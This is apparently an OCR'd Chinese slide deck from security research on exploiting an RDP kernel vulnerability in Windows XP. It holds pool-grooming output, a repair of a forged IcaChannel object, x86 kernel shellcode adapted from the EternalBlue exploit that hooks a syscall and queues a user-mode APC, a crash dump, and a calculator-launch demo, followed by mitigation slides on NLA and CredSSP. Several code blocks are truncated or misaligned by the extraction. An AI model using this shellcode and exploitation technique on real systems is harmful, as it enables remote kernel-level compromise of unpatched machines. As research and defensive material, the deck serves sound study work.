88c96868 size: 98 previous size: 98 (Allocated) Ica
88c96900 size: 98 previous size: 98 (Allocated) Ica
*88c96998 size: 668 previous size: 98 (Allocated) *Ica
Owning component : Unknown (update pooltag.txt)

```

弹计算器

- 参考永恒之蓝EXP
- Shellcode将会运行在内核模式 (Ring 0) 此时IRQL是 DISPATCH_LEVEL
- 劫持系统调用是在用户态代码执行的常用方法 (IRQL是 PASSIVE_LEVEL)
 - 多核系统可能需要一段时间才会在当前核调用到syscall
 - Shellcode应注意在被多次调用时不能多次劫持syscall
- 最后使用异步过程调用(APC) 在用户态实现任意代码执行(ring 3)



修复伪造的IcaChannel对象

```
v15 = _chann->ChannelMgr;
if ( v15 )
{
    ((void (__stdcall *) (IcaChannelDispatchTable *, PVOID, size_t, int *))v15->
    v15,
    pData,
    cbData,
    &new_obj);
    if ( v14 )
        ExFreePoolWithTag((PVOID)v14, 0);
    v14 = new_obj;
    pData = *(PVOID *) (new_obj + 8);
    cbData = *(_DWORD *) (new_obj + 0xC);
}
if ( !cbData )
    goto clean_up;
while ( 1 )
{
    if ( v6->dword44 == 1 && _conn->StackListHead.Flink[-1].Blink == (_LIST_ENT
```

```
197 }
198 clean_up:
199 ExReleaseResourceLite(&_chann->h
200 KeLeaveCriticalRegion();
201 IcaDereferenceChannel(_chann);
202 if ( v14 )
203     ExFreePoolWithTag((PVOID)v14,
204 IcaDereferenceChannel(_chann);
205 return 0;
206 }
```



```
5   add dword[esp],0x274
6   mov  eax,0x804f9034
7   call eax;KeLeaveCriticalRegion
8   xor  eax,eax
9   pushad
0
1   call _setup_syscall_hook_find_eip
2   _setup_syscall_hook_find_eip:
```

放弃治疗直接ret



It works! 才怪

```
BUGCHECK_STR:  0x50

PROCESS_NAME:  csrss.exe

TRAP_FRAME:  blef5cf0 -- (.trap 0xffffffffblef5cf0)
ErrCode = 00000000
eax=04c25aec ebx=8996e5a4 ecx=00000174 edx=00000088 esi=88c96fc0 edi=0000022c
eip=805427d4 esp=blef5d64 ebp=blef5d64 iopl=3         nv up ei pl nz ac po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00013212
nt!KiServiceExit2:
805427d4 fa                cli
Resetting default scope

CLI_FAULT_INSTR:
nt!KiServiceExit2+0
805427d4 fa                cli

LAST_CONTROL_TRANSFER:  from 804f9df9 to 8052c5dc

STACK_TEXT:
blef5824 804f9df9 00000003 8e59408c 00000000 nt!RtlpBreakWithStatusInstruction
blef5870 804fa9e4 00000003 00000000 c0472ca0 nt!KiBugCheckDebugBreak+0x19
blef5c50 804faf33 00000050 8e59408c 00000000 nt!KeBugCheck2+0x574
blef5c70 8052136a 00000050 8e59408c 00000000 nt!KeBugCheckEx+0x1b
blef5cd8 80545578 00000000 8e59408c 00000000 nt!MmAccessFault+0x9a8
blef5cd8 805427d4 00000000 8e59408c 00000000 nt!KiTrap0E+0xd0
blef5d64 0070fec8 badb0d00 00000088 8054261c nt!KiServiceExit2
WARNING: Frame IP not in any known module. Following frames may be wrong.
blef5dd8 80542537 805470de ba608b85 89544b30 0x70fec8
blef5ddc 805470de ba608b85 89544b30 00000000 nt!KiFastCallEntry+0x17
blef5ec8 77d1a131 7ffdc000 00000000 00000000 nt!KiThreadStartup+0x16
blef5ecc 7ffdc000 00000000 00000000 00050000 USER32!ClientThreadSetup+0x127
blef5ed0 00000000 00000000 00050000 00000001 0x7ffdc000
```

永恒之蓝 Win7 x86 shellcode 适配 XP

```

_insert_queue_apc_loop:
; move backward because non-alertable and NULL TEB.ActivationContext
mov ebx, [ebx+4]
; no check list head

; userland shellcode (at least CreateThread() function) need non NULL TEB.ActivationContext
; the injected process will be crashed because of access violation if TEB.ActivationContext is NULL
; Note: APC routine does not require non-NULL TEB.ActivationContextStackPointer.
; from my observation, KTRHEAD.QueueHead is NULL when TEB.ActivationContextStackPointer is NULL
; Teb member is next to Queue member
mov eax, PSGETTHREADTEB_HASH
call get_proc_addr
;mov eax, dword [eax+0xa] ; get off
mov al, byte [eax+0xa] ; get off
and eax, 0xff
    
```

```

0: kd> dt nt!_KTHREAD
+0x000 Header           : _DISPATCHER_HEADER
+0x010 MutantListHead   : _LIST_ENTRY
+0x018 InitialStack     : Ptr32 Void
+0x01c StackLimit       : Ptr32 Void
+0x020 Teb               : Ptr32 Void
    
```

```

.text:004125F9          ; __stdcall PsGetThreadTeb(x)
.text:004125F9          public _PsGetThreadTeb@4
.text:004125F9          _PsGetThreadTeb@4 proc near ; DATA X
; arg_0 = dword ptr 8
.text:004125F9          mov     edi, edi
.text:004125F9  8B FF          push   ebp
.text:004125FB  55            mov   ebp, esp
.text:004125FC  8B EC          mov   eax, [ebp+8]
.text:004125FE  8B 45 08       mov   eax, [eax+20h]
.text:00412601  8B 40 20       pop   ebp
.text:00412604  5D            retn  4
.text:00412605  C2 04 00       _PsGetThreadTeb@4 endp
.text:00412605
    
```

计算器

svchost.exe	1556	Generic Host Process ...
VGAAuthService...	1632	VMware Guest Authenti...
vmtoolsd.exe	1800	VMware Tools Core Ser...
lsass.exe	892	LSA Shell (Export Ver...
calc.exe	1792	Windows Calculator ap...
csrss.exe	1596	Client Server Runtime...
winlogon.exe	1668	Windows NT Logon Appl...
explorer.exe	1824	Windows Explorer
vmtoolsd.exe	380	VMware Tools Core Ser...
rundll32.exe	392	Run a DLL as an App
ctfmon.exe	416	CTF Loader
procexp.exe	400	Sysinternals Process ...

Demo




缓解策略


➤1.3.1.2 Security-Enhanced Connection Sequence

➤There are two variations of the Security-Enhanced Connection Sequence. The negotiation-based approach aims to provide backward-compatibility with previous RDP implementations, while the Direct Approach favors more rigorous security over interoperability.


➤Direct Approach: Instead of negotiating a security package, the client and server immediately execute a predetermined security protocol (for example, the CredSSP Protocol) prior to any RDP traffic being exchanged on the wire. This approach results in all RDP traffic being secured using the hard-coded security package. However, it has the disadvantage of not working with servers that expect the connection sequence to be initiated by an X.224 Connection Request PDU.



网络级别身份验证



CredSSP



RDSTLS